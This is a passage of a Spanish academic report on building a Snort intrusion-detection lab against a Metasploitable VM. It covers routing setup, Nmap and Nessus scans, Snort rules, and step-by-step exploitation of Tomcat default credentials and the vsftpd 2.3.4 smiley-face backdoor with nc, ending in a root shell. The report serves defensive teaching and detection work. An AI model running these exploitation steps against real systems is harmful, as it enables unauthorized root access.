root@snort:/etc# echo 1 > /proc/sys/net/ipv4/ip_forward

Si se edita el fichero, debe retornar un 1
root@snort:/etc# cat /proc/sys/net/ipv4/ip_forward
1

Para activar el reenvío de forma definitiva, hay que cambiar la configuración del fichero *sysctl.conf*. [9]
root@snort:/etc# nano /etc/sysctl.conf
En concreto, se debe descomentar el parámetro *net.ipv4.ip_forward=1*

Para aplicarlo ya:
root@snort:/etc# sysctl -p

Ahora el *kernel* ya está preparado para que pasen paquetes entre las 2 interfaces de red.

El segundo paso es hacer el enrutamiento entre las 2 redes. En el directorio */etc/init.d/* se ha creado un fichero llamado *router* que contiene un *script* con el conjunto de reglas para permitir la comunicación entre ambas redes. El contenido del *script* es el siguiente:
```
#!/bin/bash
iptables -Z
iptables -t nat -F
iptables -t nat -A POSTROUTING -s 10.0.3.0/24 -o eth0 -j MASQUERADE
```

Donde:
- *iptables -Z* → inicia los contadores de las reglas
- *iptables -t nat -F* → borra las reglas de las cadenas de una tabla
- *iptables -t nat -A POSTROUTING -s 10.0.3.0/24 -o eth0 -j MASQUERADE* → esta regla permite pasar todo el tráfico de la red 10.0.3.0/24 por la interfaz eth0

Para que las reglas se apliquen desde el inicio de *VM Snort*, se añaden en el fichero *update-rc.d*
```
# cd /etc/init.d/
# update-rc.d router defaults
```

Ahora la *VM Victim* esta accesible desde el *host*:
```
olga@GorditosPC:~$ ping 10.0.3.9
PING 10.0.3.9 (10.0.3.9) 56(84) bytes of data.
64 bytes from 10.0.3.9: icmp_seq=1 ttl=63 time=1.12 ms
64 bytes from 10.0.3.9: icmp_seq=2 ttl=63 time=0.598 ms
```

4.3- Arquitectura del Sistema

4.3.1- Maqueta

La maqueta de trabajo la forman 3 equipos con las siguientes características: [7]
- *Host*:
    - Sistema Operativo: Ubuntu 14.04
    - Procesador: Intel Core 2 Quad CPU Q8300 @ 2,5 GHz x4
    - 4GB de memoria RAM
    - Disco duro: 40GB

- *VM Snort*
    - Sistema Operativo: Debian 7 de 64 bits
    - Memoria RAM: 512MB
    - Disco Duro: 8 GB




Imagen 3: *VM Snort*

- *VM Vicitm*
    - Máquina virtual *Metasploitable*
    - Memoria RAM: 256MB
    - Disco Duro: 8 GB




Imagen 4: *VM Victim*

Para mejorar el rendimiento de las máquinas virtuales se ha instalado el paquete *virtualbox-guest-additions-iso [8]*

4.3.2- Programario instalado en cada equipo de la maqueta

Host:
- *Metasploit*
- *Nessus*
- *Nmap*

VM Snort:
- *Snort*
- *Nmap*
- *Wireshark*

VM Victim:
- Metasploitable

4.3.3- Instalación de *Snort*

4.3.3.1- ¿Dónde ubicar Snort?

Snort se puede instalar en varias ubicaciones del esquema de la red. En función de dónde se coloque, capturará más o menos información y será más o menos fiable. No hay reglas establecidas sobre dónde es mejor ubicarlo: dependerá de las necesidades de la red y del presupuesto del que se disponga. Se debe tratar de encontrar un equilibrio entre la cantidad de información procesada y su fiabilidad, aunque lo más lógico es instalarlo cerca de los elementos que se deseen proteger.

Los escenarios posibles que se pueden encontrar son los siguientes: [10]
- Detrás del router de Internet y antes del *Firewall*. La ventaja principal de esta arquitectura es que permite detectar los ataques antes de que se produzcan ya que se analiza el 100% del tráfico recibido. Aunque este escenario puede llegar a ser poco fiable, ya que se pueden llegar a dar muchos casos de falsos positivos y falsos negativos. Aparte, el volumen de información útil que se procesa es bajo en comparación con el volumen de información recibido.

- Detrás del *router* de Internet y del *Firewall*. En este escenario el *Snort* estará en la red interna. Se trabaja con un volumen de datos muy inferior al del caso anterior, ya que en el *Firewall* se ha filtrado tráfico. La información analizada será más fiable, aunque los ataques que se detecten serán más peligrosos ya que ha llegado a la red interna.

- Instalar dos *Snort*: uno delante del *Firewall* y otro detrás. Este escenario tiene muchas ventajas, ya que se dispone de la información antes y después de pasar por el *Firewall*. Se pueden conocer todos los ataques que hacen al sistema y además, ayuda a afinar las reglas definidas en el Firewall. Esta opción es la más segura, pero es la más cara y compleja de mantener.

- *Snort* instalado en el mismo equipo donde está el *Firewall* de red. Este es el escenario más sencillo, utilizado en entornos domésticos o entornos más sencillos. Ambos actúan en paralelo, ya que el *Firewall* detecta los paquetes y *Snort* los analiza. En este proyecto se utiliza este escenario, en el que el *Firewall* de la red se implementa con *Iptables* y tiene un funcionamiento muy sencillo explicado en el apartado 4.2.1.

4.3.3.2- Instalación Snort en VM Snort

En la web del fabricante no se especifican requerimientos de *hardware* concretos para la instalación de *Snort*. Por tanto, los requerimientos de instalación vendrán fijados por el sistema operativo utilizado y por el uso final.

Para escoger el equipo más adecuado, se tendrán en cuenta elementos como la velocidad del procesador, la capacidad de almacenamiento del disco duro y el volumen de tráfico que se espera que haya en la red.

En un entorno empresarial *Snort* requerirá una capacidad de procesado y de almacenamiento muy alta. Además, la tarjeta de red deberá tener una velocidad igual o superior a la de la red que analiza, ya que en caso contrario se puede perder información.

En el entorno del proyecto el volumen de tráfico no será muy alto, ya que la red está formada por tres equipos. Además, la necesidad de almacenamiento de información será relativamente baja, ya que sólo se registrarán alertas de intrusiones de *host* a *VM Victim*. Por lo tanto, habrá suficiente con una máquina virtual como la que se ha creado con: 512M de RAM, 8G de disco duro y un procesador.

Para instalar *Snort* en la *VM Snort* hay que ejecutar con permisos de *root* el comando: *apt-get install snort.* A medio proceso de instalación, se solicita definir la red local, como se puede ver en la siguiente imagen:




Imagen 5: Instalación *Snort*

Por ahora no se instalará ninguna aplicación complementaria para analizar la información recopilada por *Snort.*

4.3.3.3- Funcionamiento

Para verificar que *Snort* funciona correctamente en el escenario configurado, se ha hecho una prueba simple: se lanza un *ping* desde la máquina *host* hacia *VM Victim (ping 10.0.3.9)*. En *VM Snort* se lanza *Snort (root@snort:/etc/snort# snort -A console -c /etc/snort/snort.conf)* y se debe capturar alguna alerta del *ping*. [6]

El resultado es el siguiente:




Imagen 6: *Ping* de *Host* a *VM Victim*




Imagen 7: Alerta generada en *Snort* por el ping

Al finalizar el análisis de *Snort* se puede ver una estadística del total de paquetes analizados y qué tipo de acción han generado:

```
===============================================================================
Run time for packet processing was 74.65292 seconds
```

```
Snort processed 395 packets.
Snort ran for 0 days 0 hours 1 minutes 14 seconds
   Pkts/min:         395
   Pkts/sec:           5
===============================================================================
Packet I/O Totals:
   Received:         396
   Analyzed:         395 ( 99.747%)
    Dropped:           0 (  0.000%)
   Filtered:           0 (  0.000%)
Outstanding:           1 (  0.253%)
   Injected:           0
===============================================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:         395 (100.000%)
       VLAN:           0 (  0.000%)
        IP4:         312 ( 78.987%)
       Frag:           0 (  0.000%)
       ICMP:          74 ( 18.734%)
        UDP:          10 (  2.532%)
        TCP:         228 ( 57.722%)
        IP6:           0 (  0.000%)
    IP6 Ext:           0 (  0.000%)
   IP6 Opts:           0 (  0.000%)
      Frag6:           0 (  0.000%)
     ICMP6:            0 (  0.000%)
      UDP6:            0 (  0.000%)
      TCP6:            0 (  0.000%)
     Teredo:           0 (  0.000%)
    ICMP-IP:           0 (  0.000%)
      EAPOL:           0 (  0.000%)
    IP4/IP4:           0 (  0.000%)
    IP4/IP6:           0 (  0.000%)
    IP6/IP4:           0 (  0.000%)
    IP6/IP6:           0 (  0.000%)
        GRE:           0 (  0.000%)
    GRE Eth:           0 (  0.000%)
   GRE VLAN:           0 (  0.000%)
    GRE IP4:           0 (  0.000%)
    GRE IP6:           0 (  0.000%)
GRE IP6 Ext:           0 (  0.000%)
   GRE PPTP:           0 (  0.000%)
    GRE ARP:           0 (  0.000%)
    GRE IPX:           0 (  0.000%)
   GRE Loop:           0 (  0.000%)
       MPLS:           0 (  0.000%)
        ARP:          83 ( 21.013%)
        IPX:           0 (  0.000%)
   Eth Loop:           0 (  0.000%)
   Eth Disc:           0 (  0.000%)
   IP4 Disc:           0 (  0.000%)
   IP6 Disc:           0 (  0.000%)
   TCP Disc:           0 (  0.000%)
   UDP Disc:           0 (  0.000%)
  ICMP Disc:           0 (  0.000%)
All Discard:           0 (  0.000%)
      Other:           0 (  0.000%)
Bad Chk Sum:          60 ( 15.190%)
    Bad TTL:           0 (  0.000%)
     S5 G 1:           0 (  0.000%)
     S5 G 2:           0 (  0.000%)
      Total:         395
===============================================================================
Action Stats:
     Alerts:         146 ( 36.962%)
     Logged:         146 ( 36.962%)
     Passed:           0 (  0.000%)
Limits:
      Match:           0
      Queue:           0
        Log:           0
      Event:           0
      Alert:           0
Verdicts:
```

Allow:	***343 (86.616%)***
Block:	*0 (0.000%)*
Replace:	*0 (0.000%)*
Whitelist:	***52 (13.131%)***
Blacklist:	*0 (0.000%)*
Ignore:	*0 (0.000%)*

Cuadro 7: Análisis de *Snort*

5.- Detección, análisis y explotación de vulnerabilidades

Para conocer las vulnerabilidades de *Metasploitable* primero se hará un escaneo de los puertos abiertos con *Nmap*, y después se analizará más a fondo las vulnerabilidades utilizando *Nessus*

5.1- Análisis de puertos con *Nmap*

A continuación se puede ver la lista de puertos que hay abiertos en *VM Victim*, así como el uso que tienen. En el anexo 8.4 se puede ver el análisis completo.

PORT	*STATE*	*SERVICE*	*VERSION*
21/tcp	*open*	*ftp*	*vsftpd 2.3.4*
22/tcp	*open*	*ssh*	*OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)*
23/tcp	*open*	*telnet*	*Linux telnetd*
25/tcp	*open*	*smtp*	*Postfix smtpd*
53/tcp	*open*	*domain*	*ISC BIND 9.4.2*
80/tcp	*open*	*http*	*Apache httpd 2.2.8 ((Ubuntu) DAV/2)*
111/tcp	*open*	*rpcbind*	*(rpcbind V2) 2 (rpc #100000)*
139/tcp	*open*	*netbios-ssn*	*Samba smbd 3.X (workgroup: WORKGROUP)*
445/tcp	*open*	*netbios-ssn*	*Samba smbd 3.X (workgroup: WORKGROUP)*
512/tcp	*open*	*exec*	*netkit-rsh rexecd*
513/tcp	*open*	*login*	
514/tcp	*open*	*tcpwrapped*	
1099/tcp	*open*	*rmiregistry*	*GNU Classpath grmiregistry*
1524/tcp	*open*	*ingreslock?*	
2049/tcp	*open*	*nfs (nfs V2-4)*	*2-4 (rpc #100003)*
2121/tcp	*open*	*ftp*	*ProFTPD 1.3.1*
3306/tcp	*open*	*mysql*	*MySQL 5.0.51a-3ubuntu5*
5432/tcp	*open*	*postgresql*	*PostgreSQL DB 8.3.0 - 8.3.7*
5900/tcp	*open*	*vnc*	*VNC (protocol 3.3)*
6000/tcp	*open*	*X11*	*(access denied)*
6667/tcp	*open*	*irc*	*Unreal ircd*
8009/tcp	*open*	*ajp13*	*Apache Jserv (Protocol v1.3)*
8180/tcp	*open*	*http*	*Apache Tomcat/Coyote JSP engine 1.1*

Cuadro 8: Lista de puertos abiertos

Los puertos que parecen más interesantes para explotar sus vulnerabilidades son: 21, 23, 25, 80, 139, 445, 2121, 3306, 8180

5.2- Análisis de vulnerabilidades con Nessus

El análisis de vulnerabilidades de *Nessus* retorna un total de 107 vulnerabilidades, clasificadas según su gravedad.

En la siguiente imagen se puede ver el resultado del análisis:




Imagen 8: Vulnerabilidades encontradas por Nessus

5.3- Vulnerabilidades que se van a explotar

En este apartado se explicará brevemente las vulnerabilidades que se van a explotar, cómo se explotan y cómo se pueden detectar. Por último, se probarán las alertas que se han definido en *Snort* para ver si identifican los ataques.

Se utilizará *Wireshark* para analizar la información de las trazas capturadas en la explotación de las vulnerabilidades. Este análisis permitirá extraer qué datos se deben incluir en las alertas de *Snort* para identificar las vulnerabilidades. Se intentará definir alertas lo más precisas posibles, con el fin de que se produzcan el menor número posible de falsos positivos y falsos negativos.

Todas las alertas definidas se han añadido en el fichero */etc/snort/rules/myrules.conf*, y se ha declarado como un fichero más en *snort.conf*. Este fichero se entregará adjunto a esta memoria como trabajo resultante.

En la siguiente tabla se pueden ver el total de vulnerabilidades que se van a explotar, así como su peligrosidad:

Vulnerabilidad	**Descripción**	**Riesgo**	**Identificadores vulnerabilidades**	**Exploits existentes**	**Solución**
Apache Tomcat Manager Common Administrative Credentials	Se puede acceder remotamente al Manager del T*omcat* usando unas credenciales por defecto de la aplicación. Un atacante remoto podría acceder a la gestión, instalar una aplicación maliciosa y ejecutar código con los privilegios de *Tomcat*.	CVSS v2 Base Score: 5.0 (Medium) (AV:N/AC:L/Au:N/C:N/I:P/A:N)	CVE-2010-4094 BID: 44172	Se explota desde el navegador web: http://IPServidor:Puerto_tomcat/manager/html usuario: tomcat contraseña: tomcat	Editar el archivo 'tomcat-users.xml' y cambiar o eliminar las credenciales afectadas.

vsftpd Smiley Face Backdoor	Al iniciar una sesión FTP con un nombre de usuario que contenga los caracteres ":)" deja abierta la puerta trasera y provoca que el *shell* escuche en el puerto TCP 6200, como root. Un atacante remoto no autenticado podría ejecutar código arbitrario como *root*.	CVSS v2 Base Score: 10.0 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	OSVDB: 73573 BID: 48539	Se explota desde la consola.	Instalar otra versión diferente a la 2.3.4
UnrealIRCD 3.2.8.1 Backdoor Command Execution	La versión 3.2.8.1 de UnrealIRCd que se distribuyó en algunos mirror site contenía un troyano en la macro DEBUG3_DOLOG_SYSTEM, que permite a atacantes remotos ejecutar código arbitrario.	CVSS v2 Base Score: 7.5(HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P)	CVE-2010-2075 OSVDB-65445	Se explota con el módulo e*xploit/unix/irc/unreal_ircd_3281_backdoor* de metasploit	Reinstalar la versión correcta o cualquier versión superior.
PHP CGI Argument Injection	Algunas versiones de PHP tienen una vulnerabilidad cuando PHP se configura como un *script* CGI, ya que no gestiona correctamente las cadenas de consulta que que vengan sin el signo "=". Este fallo permite a atacantes remotos ejecutar código arbitrario mediante la colocación de opciones de línea de comando en la cadena de consulta.	CVSS v2 Base Score: 7.5(HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P)	CVE 2012-1823 OSVDB-81633	Se explota con el módulo *exploit/multi/http/php_cgi_arg_injection* de Metasploit	Actualizar a PHP 5.3.13 o PHP 5.4.3
Samba Symlink Directory Traversal	Esta vulnerabilidad explota conjuntamente el uso de enlaces simbólicos dentro de directorios compartidos y que los clientes puedan utilizar extensiones de Unix. Un atacante externo podrá conseguir acceso remoto a cualquier directorio del sistema de archivos	CVSS v2 Base Score:3.5 (LOW) (AV:N/AC:M/Au:S/C:P/I:N/A:N)	CVE-2010-0926 OSVDB-62145	Se explota con el módulo *auxiliary/admin/smb/samba_symlink_traversal*de Metasploit	Se corrige actualizando a una versión superior a 3.3.11, a la 3.4.6 o superior o a la 3.5.0rc3 o superior

Tabla 2: Análisis vulnerabilidades a explotar

5.3.1- Apache Tomcat Manager Common Administrative Credentials

Se puede acceder remotamente a la gestión del T*omcat* instalado en *VM Victim* usando como usuario tomcat y como contraseña tomcat. El problema está en que no se han cambiado las credenciales por defecto de la aplicación. Un atacante remoto puede aprovechar este descuido del administrador para acceder a la gestión, instalar una aplicación maliciosa en el servidor y ejecutar código con los privilegios de *Tomcat*.

5.3.1.1 Cómo se explota

Introducir en el navegador de *host* la URL: http://10.0.3.9:8180/manager/html
Username : tomcat
Password : tomcat




Imagen 9: Cómo se explota vulnerabilidad Tomcat

El M*anager* de T*omcat* [22] aporta muchas facilidades a la gestión del servidor web, como por ejemplo el despliegue de una nueva aplicación en la web sin que sea necesario reiniciarlo todo. Por este motivo, debería quedar accesible sólo desde la red local o desde redes gestionadas por un *firewall* y no desde cualquier red remota.

5.3.1.2 Análisis de tráfico con *Wireshark*

Algunos de los parámetros más identificativos del ataque son:
- El puerto utilizado por *Tomcat*: TCP 8180
- La petición GET /manager/html




Imagen 10: Captura Wireshark Vulnerabilidad Tomcat

5.3.1.3 Regla definida en *Snort* para detectar esta vulnerabilidad

La regla que se define para detectar esta vulnerabilidad es la siguiente:

alert tcp $EXTERNAL_NET any -> $HOME_NET 8180 (content:"GET /manager/html"; msg:"UOC: Apache Tomcat Manager"; sid:11223344550; rev:1;)

Cuadro 9: Regla de *Snort* para la vulnerabilidad de *Tomcat*

Donde:
- *alert*: esta acción genera una alerta en el mecanismo configurado y un *log* del paquete.
- *tcp*: alerta aplicada al protocolo TCP
- $EXTERNAL_NET: red origen. En este caso es cualquier red externa.
- *any*: puerto origen. La conexión se puede establecer usando cualquier puerto del 1024 al 65535.
- *$HOME_NET*: red destino. La red interna definida en *Snort* es la 10.0.3.0/24.
- 8180: puerto destino
- *any*: puerto origen. La conexión se puede establecer usando cualquier puerto del 1024 al 65535.
- *content*: Permite establecer reglas que buscan un contenido específico en la carga útil del paquete. El contenido de la carga útil que identifica el ataque es *"GET /manager/html"*.
- *msg*: es el mensaje que saldrá junto a la alerta del paquete. En este caso será *"UOC: Apache Tomcat Manager"*
- *sid*: se utiliza para identificar de forma única la regla en S*nort*. Esta regla de S*nort* es la *11223344550*

- *rev*: se utiliza para identificar de forma única la revisión de las reglas en S*nort*. Se trata de la revisión 1 de las reglas de S*nort*

Ahora *Snort* sí detecta la intrusión:

```
[**] [1:2633409958:1] UOC: Apache Tomcat Manager [**]
[Priority: 0]
05/14-14:19:38.462631 192.168.1.40:59289 -> 10.0.3.9:8180
TCP TTL:64 TOS:0x0 ID:57379 IpLen:20 DgmLen:374 DF
***AP*** Seq: 0xB9B8C47C  Ack: 0x5395509F  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2499675 914961
```

Cuadro 10: Prueba de la regla de *Snort* para la vulnerabilidad de *Tomcat*

En el diseño de esta regla se ha considerado que los accesos legítimos a la gestión sólo se efectuarán desde la red interna. Cualquier intento de acceso desde la red externa se considerará un intento de intrusión, por lo que no habría casos de falsos positivos. Si la intrusión se efectuara desde la red interna, la regla no lo detectaría. No obstante, se deberían tomar otras medidas (como el cambio de contraseñas por defecto o definir una lista de usuarios autorizados dentro de la organización) para conseguir que el acceso al servidor desde la red interna esté controlado.

5.3.2- vsFTPd Smiley Face Backdoor

La versión 2.3.4 de vsFTPd [23], utilizada en *VM Victim*, se compiló con una b*ackdoor*. El intento de iniciar sesión FTP (puerto TCP 21) con un nombre de usuario aleatorio que contenga los caracteres ":)" (una cara sonriente) deja abierta la puerta trasera y provoca que el *shell* escuche en el puerto TCP 6200. Así, un atacante remoto no autenticado podría aprovechar esto para ejecutar código arbitrario como *root*.

5.3.2.1 Cómo se explota

```
olga@GorditosPC:~$ nc 10.0.3.9 21
220 (vsFTPd 2.3.4)
USER olga:)
331 Please specify the password.
PASS olga
```

Cuadro 11: Explotación de la vulnerabilidad vsFTPd

Ahora hay que conectar de nuevo especificando el puerto 6200, que es el ha quedado abierto

```
olga@GorditosPC:~$ nc 10.0.3.9 6200

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

whoami
root
```

Cuadro 12: Demostración de la explotación de la vulnerabilidad vsFTPd

En esta segunda conexión se accede como *root* al equipo *VM Victim*.

5.3.2.2 Análisis de tráfico con *Wireshark*

Algunos de los parámetros más identificativos del ataque son:
- El puerto utilizado: TCP 21
- Se puede identificar el ataque ya que en la misma trama se envían los campos USER y :)

